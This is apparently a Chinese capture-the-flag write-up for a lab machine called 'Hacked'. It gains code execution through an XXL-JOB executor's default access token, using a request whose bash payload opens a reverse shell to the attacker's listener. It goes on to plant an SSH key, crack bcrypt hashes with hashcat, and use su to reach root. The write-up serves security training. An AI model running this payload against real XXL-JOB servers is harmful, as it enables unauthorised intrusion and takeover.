

# Hacked

## 1. 信息搜集

nmap

```
Nmap scan report for 192.168.88.63
Host is up (0.0027s latency).

Not shown: 65530 closed tcp ports (conn-refused)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.4p1 Debian 5+deb11u3 (protocol 2.0)
| ssh-hostkey:
|   3072 f6:a3:b6:78:c4:62:af:44:bb:1a:a0:0c:08:6b:98:f7 (RSA)
|   256 bb:e8:a2:31:d4:05:a9:c9:31:ff:62:f6:32:84:21:9d (ECDSA)
|_  256 3b:ae:34:64:4f:a5:75:b9:4a:b9:81:f9:89:76:99:eb (ED25519)

80/tcp    open  http     Apache httpd 2.4.62 ((Debian))
|_http-title: Maze-SEC |
|\xE6\xB8\x97\xE9\x80\x8F\xE6\xB5\x8B\xE8\xAF\x95\xE9\x9D\xB6\xE6\x9C\xBA\xE5\xB9\xB3\xE5\x8F\xB0
|_http-server-header: Apache/2.4.62 (Debian)
8080/tcp  open  http     Apache Tomcat (language: en)
|_http-title: HTTP Status 404 \xE2\x80\x93 Not Found
8081/tcp  open  http     Apache Tomcat (language: en)
9999/tcp  open  abyss?
| fingerprint-strings:
|   FourOhFourRequest, GetRequest, HTTPOptions:
|     HTTP/1.1 200 OK
|     content-type: text/html; charset=UTF-8
|     content-length: 61
|_    {"code":500,"msg":"invalid request, HttpMethod not support."}
```

全是 http, 那就全捅一遍

gobuster

```
# 80
/index.html          (Status: 200) [Size: 7660]
/info.html           (Status: 200) [Size: 11037]
/www.zip            (Status: 200) [Size: 28279034]
/server-status       (Status: 403) [Size: 278]

# 8080
啥也没有

# 8081
啥也没有

# 9999
啥也没有
```

nuclei 扫了一圈也就一个 80 端口的 `www.zip` 有点用

80: 两个静态页, 一个神秘 zip

8080: tomcat 错误页, 没扫出来特别的路径

8081: 白标错误页, 暂不知用途

9999: 回了个 `content-type: text/html` 头的 `json`, 这个端口号加上 8080 的 tomcat 错误页, 让人不经联想到某个国产任务调度软件

## 2. WEB

### 2.1 80 端口

两个方面, 一个是 web 上的信息之前还完全没看, 二是给 zip 拉下来看看能不能解出来

## 2.1.1 web 的隐藏信息

info.html 看似是和 index.html 差不多，但多了些东西，大致内容就是说这个站上的 xx1-job 因为弱口令被日了

```
qiaojojo@homo [00:58:53] [~/test/hacked]
-> % wget http://192.168.88.63/info.html
--2025-11-07 00:58:57-- http://192.168.88.63/info.html
正在连接 192.168.88.63:80... 已连接。
已发出 HTTP 请求, 正在等待回应... 200 OK
长度: 11037 (11K) [text/html]
正在保存至: "info.html"

info.html          100%[=====] 10.78K  --
KB/s 用时 0s

2025-11-07 00:58:57 (804 MB/s) - 已保存 "info.html" [11037/11037]

qiaojojo@homo [00:58:57] [~/test/hacked]
-> % wget http://192.168.88.63/index.html
--2025-11-07 00:59:01-- http://192.168.88.63/index.html
正在连接 192.168.88.63:80... 已连接。
已发出 HTTP 请求, 正在等待回应... 200 OK
长度: 7660 (7.5K) [text/html]
正在保存至: "index.html"

index.html          100%[=====] 7.48K  --
KB/s 用时 0s

2025-11-07 00:59:01 (960 MB/s) - 已保存 "index.html" [7660/7660]

qiaojojo@homo [00:59:08] [~/test/hacked]
-> % diff index.html info.html
...省略...
222c309,320
<
---
>
>     <!-- 新增: 自定义弹窗HTML结构 -->
>     <div class="alert-overlay" id="customAlert">
>         <div class="alert-box">
>             <h3 class="alert-title">⚠ 安全提醒</h3>
>             <div class="alert-content">
>                 Your website has been hacked by me. The xx1-job task scheduling center of yours was
also hacked. I have no malicious intent. I didn't make any modifications to your website. I just want
you to remember that you should not use weak passwords anymore.
>             </div>
>             <button class="alert-close" id="closeAlert">确认</button>
>         </div>
>     </div>
>
```

## 2.1.2 80 端口的神秘 zip

有密码，先给解掉


```
qiaojojo@homo [01:06:01] [~/test/hacked]
-> % zip2john www.zip > www.zip.hash
ver 2.0 www.zip/traffic.pcap PKZIP Encr: TS_chk, cmplen=28278860, decmplen=117810046, crc=C040CA43
ts=883A cs=883a type=8

qiaojojo@homo [01:06:43] [~/test/hacked]
-> % john www.zip.hash --wordlist=~/rockyou.txt

qiaojojo@homo [01:06:56] [~/test/hacked]
```


```
> % john www.zip.hash --show
www.zip/traffic.pcap:2number1:traffic.pcap:www.zip::www.zip
```

wireshark 看下内容，发现传输了一个 headdump，后续可以尝试还原文件后反序列化



## 2.2 8080 端口

结合 2.1.1 给出的提示，可以猜测这里就是一个 XXL-JOB 的管理页面，直接访问下 `/xxl-job-admin`，被丢到登录页了



默认账号 `admin/123456`，试了下上不去，暴破弱口令看起来也不太行，先放一边

## 2.3 8081 报错白页

没试出来啥特别的 😅

## 2.4 9999 API

由于 8080 端口坐实是 `XXL-JOB`，这里大概率是执行器的端口

发个包试试

```
POST /run HTTP/1.1
Host: 192.168.88.63:9999
Accept: */*
X-Requested-With: XMLHttpRequest
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/85.0.4183.121 Safari/537.36
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Connection: close
Content-Type: application/x-www-form-urlencoded
Content-Length: 0

HTTP/1.1 200 OK
Content-Length: 47
Content-Type: text/html;charset=UTF-8

{"code":500,"msg":"The access token is wrong."}
```

确认是执行器，默认 token

```
POST /run HTTP/1.1
Host: 192.168.88.63:9999
Accept: */*
X-Requested-With: XMLHttpRequest
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/85.0.4183.121 Safari/537.36
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Connection: close
Content-Type: application/x-www-form-urlencoded
Content-Length: 0
XXL-JOB-ACCESS-TOKEN: default_token
```

```
HTTP/1.1 200 OK
Content-Length: 681
Content-Type: text/html;charset=UTF-8

{"code":500,"msg":"request error:java.lang.NullPointerException: Cannot invoke
\"com.xxl.job.core.biz.model.TriggerParam.getId()\" because \"triggerParam\" is null\n\tat
com.xxl.job.core.biz.impl.ExecutorBizImpl.run(ExecutorBizImpl.java:49)\n\tat
com.xxl.job.core.server.EmbedServer$EmbedHttpServerHandler.process(EmbedServer.java:193)\n\tat
com.xxl.job.core.server.EmbedServer$EmbedHttpServerHandler$1.run(EmbedServer.java:158)\n\tat
java.base/java.util.concurrent.ThreadPoolExecutor.runWorker(ThreadPoolExecutor.java:1136)\n\tat
java.base/java.util.concurrent.ThreadPoolExecutor$Worker.run(ThreadPoolExecutor.java:635)\n\tat
java.base/java.lang.Thread.run(Thread.java:840)\n"}
```

### 3. 用户权限

确认了有默认口令，用 `GLUE_SHELL` 进行一个梭哈

```
POST /run HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/85.0.4183.121 Safari/537.36
Accept-Encoding: gzip, deflate, br, zstd
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Connection: keep-alive
Host: 192.168.88.63:9999
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Content-type: application/x-www-form-urlencoded
Content-Length: 49462
XXL-JOB-ACCESS-TOKEN: default_token

{
"jobId":2
"executorHandler": "demoJobHandler",
"executorParams": "demoJobHandler",
"executorBlockStrategy": "COVER_EARLY",
"executorTimeout": 0,
"logId": 1,
"logDateTime": 1,
"glueType": "GLUE_SHELL",
"glueSource": "/bin/bash -c 'bash -i >& /dev/tcp/192.168.88.200/12450 0>&1'", 
"glueUpdatetime": 1,
"broadcastIndex": 0,
"broadcastTotal": 0
}
```

收到回包

```
HTTP/1.1 200 OK
Connection: keep-alive
Content-Length: 28
Content-Type: text/html;charset=UTF-8

{"code":200,"msg":"Success"}
```

同时接收到反弹 shell，可以看到是用户权限执行的，也不存在 docker

```
qiaojojo@homo [01:29:43] [~]
-> % netcat -lvp 12450
Listening on 0.0.0.0 12450
id
Connection received on 192.168.88.63 36684
bash: cannot set terminal process group (4276): Inappropriate ioctl for device
```

```
bash: no job control in this shell
<samples/xxl-job-executor-sample-springboot/target$ id
uid=1001(welcome) gid=1001(welcome) groups=1001(welcome)
<samples/xxl-job-executor-sample-springboot/target$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
        valid_lft forever preferred_lft forever
2: enp0s3: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UP group default qlen 1000
    link/ether 08:00:27:2f:51:8a brd ff:ff:ff:ff:ff:ff
    inet 192.168.88.63/24 brd 192.168.88.255 scope global dynamic enp0s3
        valid_lft 4096sec preferred_lft 4096sec
    inet6 fe80::a00:27ff:fe2f:518a/64 scope link
        valid_lft forever preferred_lft forever
```

执行器反弹 shell 会超时，写个公钥，ssh 连接可获得稳定 user 权限

```
mkdir ~/.ssh && echo 'ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAInilHa0QxtFlf8dPzbp04S+BqwBUib+39p0AH0yPMgp1' > ~/.ssh/authorized_keys
```

```
welcome@Hacked:~$ id
uid=1001(welcome) gid=1001(welcome) groups=1001(welcome)
welcome@Hacked:~$ cat user.txt
flag{user-7b779bef08d8b7feb16e99cb8aaa0cee}
```

## 4. ROOT 权限

先看下目录下都有啥

```
welcome@Hacked:~$ find . -type f
./.bash_logout
./.bashrc
./.bash_history
./.ssh/authorized_keys
./user.txt
./profile
./passwd.txt
```

能干啥

```
welcome@Hacked:~$ sudo -l
Matching Defaults entries for welcome on Hacked:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User welcome may run the following commands on Hacked:
    (root) NOPASSWD: /opt/hash_system/hash_passwd.py
welcome@Hacked:~$ ls -la /opt/hash_system/hash_passwd.py
ls: cannot access '/opt/hash_system/hash_passwd.py': Permission denied
welcome@Hacked:~$ ls -la /opt/hash_system/
ls: cannot open directory '/opt/hash_system/': Permission denied
welcome@Hacked:~$ ls -la /opt/
total 16
drwxr-xr-x  4 root      root      4096 Oct 30 22:26 .
drwxr-xr-x 19 root      root      4096 Oct 30 04:58 ..
drwx-----  3 root      root      4096 Oct 30 23:16 hash_system
drwxr-xr-x  8 welcome   welcome   4096 Oct 30 03:36 xxl-job
```

现在我们可以管理员执行一个 `/opt/hash_system/hash_passwd.py`，但看不到脚本内容，脚本接受用户输入，并返回一个 `bcrypt hash`，可以尝试下命令注入

```
welcome@Hacked:~$ sudo /opt/hash_system/hash_passwd.py  
Enter Password> 1  
[+] Hash: $2b$05$9tj/t68M2i9QWRZ.MtI1/.chkmA1VUIcJKWoL0xKdehBPU3Igdjp6
```

我们的用户目录下有一个 `passwd.txt` 文件，保存了一段 `成本因子2^5` 的同款算法hash，并不算大，可能有希望能破出来

```
welcome:$2b$05$x4ua3Nq1hT4HaGIaGH7xs0lcxHaAY1bQb/DLwzGwaqqr571cUyYUG
```

## 4.1 hash\_passwd.py 命令注入

想多了

```
welcome@Hacked:~$ echo -n '__import__("os").system("sh")' | sudo /opt/hash_system/hash_passwd.py  
Enter Password> [+] Hash: $2b$05$VteDiLaBKhJRNmgssdQRaeqrysFaT.AtPDhlm8QH5am2Mx37yxzA.  
welcome@Hacked:~$ echo -n '__import__("os").system("/bin/sh")' | sudo /opt/hash_system/hash_passwd.py  
Enter Password> [+] Invalid Input Length! Must be <= 30 and >0  
Enter Password> Traceback (most recent call last):  
  File "/opt/hash_system/hash_passwd.py", line 7, in <module>  
    user_input = input("Enter Password> ")  
EOFError: EOF when reading a line
```

## 4.2 破解 passwd.txt

直接将 `passwd.txt` 丢进 hashcat 进行一个跑，这里 windows 有显卡驱动，丢到 windows 上跑了

先字典模式试试

```
.\hashcat.exe -m 3200 -a 1 D:\test\1.hash D:\Tools\rockyou.txt
```

并没有

用 `hash_passwd.py` 整个简单密码试试

```
welcome@Hacked:~$ echo -n '123456' | sudo /opt/hash_system/hash_passwd.py  
Enter Password> [+] Hash: $2b$05$MfCYjrzkfYfDnOeHIFQJx.KBmgaRW4WyIUH7WE2ec6idwnhhsh/wS
```

发现还是解不出来，合理怀疑这个 hash 是被 `hash_passwd.py` 加过料的，具体怎么加的不得而知，这里把能传的单字符都生成一遍

可以全丢到 hashcat 里面跑跑看，也可以挑几个比较特殊的

```
for i in {0..255}; do printf "%02x" $i;printf "\n"; printf "\x$(printf "%02x" $i)" | sudo  
/opt/hash_system/hash_passwd.py;printf "\n";done 2>/dev/null
```

实际 `\x00` 就够用

```
welcome@Hacked:~$ echo -n -e '\x00' | sudo /opt/hash_system/hash_passwd.py  
Enter Password> [+] Hash: $2b$05$4I8RL9HIjLK38CT/wkzyMuiK13P9LQX1uEx9jVae6r35An5gEMdS6
```

8位长度用掩码硬怼就得怼到宇宙毁灭了

得用 `字典+掩码`、`掩码+字典` 来跑

```
PS D:\Tools\hashcat-6.2.6> .\hashcat.exe -m 3200 -a 6 -d 1 D:\test\x00.hash D:\Tools\rockyou.txt ?b -o  
PS D:\Tools\hashcat-6.2.6> .\hashcat.exe -m 3200 -a 7 -d 1 D:\test\x00.hash ?b D:\Tools\rockyou.txt -o
```

跑完了，`\x00` 在开头，后缀 `\x6e\x75\x6d\x62\x65\x72\x31` 解析出来就是 `number1`

```
$2b$05$IEJfgz70rj8PAQ6P6dv1M02pRQwWdos1tVGd3kGitVLrjqWmKV2Mi:$HEX[006e756d62657231]
```

知道后缀了再对 `passwd.txt` 进行一个解

```
PS D:\Tools\hashcat-6.2.6> .\hashcat.exe --username -m 3200 -a 6 -d 1 D:\test\passwd.txt  
D:\Tools\rockyou.txt number1 -o  
welcome:$2b$05$x4ua3Nq1hT4HaGIaGH7xs0lcxHaAY1bQb/DLwzGwaqqr571cUyYUG:youare.number1
```

得到一个密码，尝试 `su` 一下，即可获得 root 权限

```
Welcome@Hacked:~$ su  
Password:  
root@Hacked:/home/welcome# id  
uid=0(root) gid=0(root) groups=0(root)  
root@Hacked:/home/welcome# cat ~/root.txt  
flag{root-52cb493f95d6db47d2d333a5527cb3f8}
```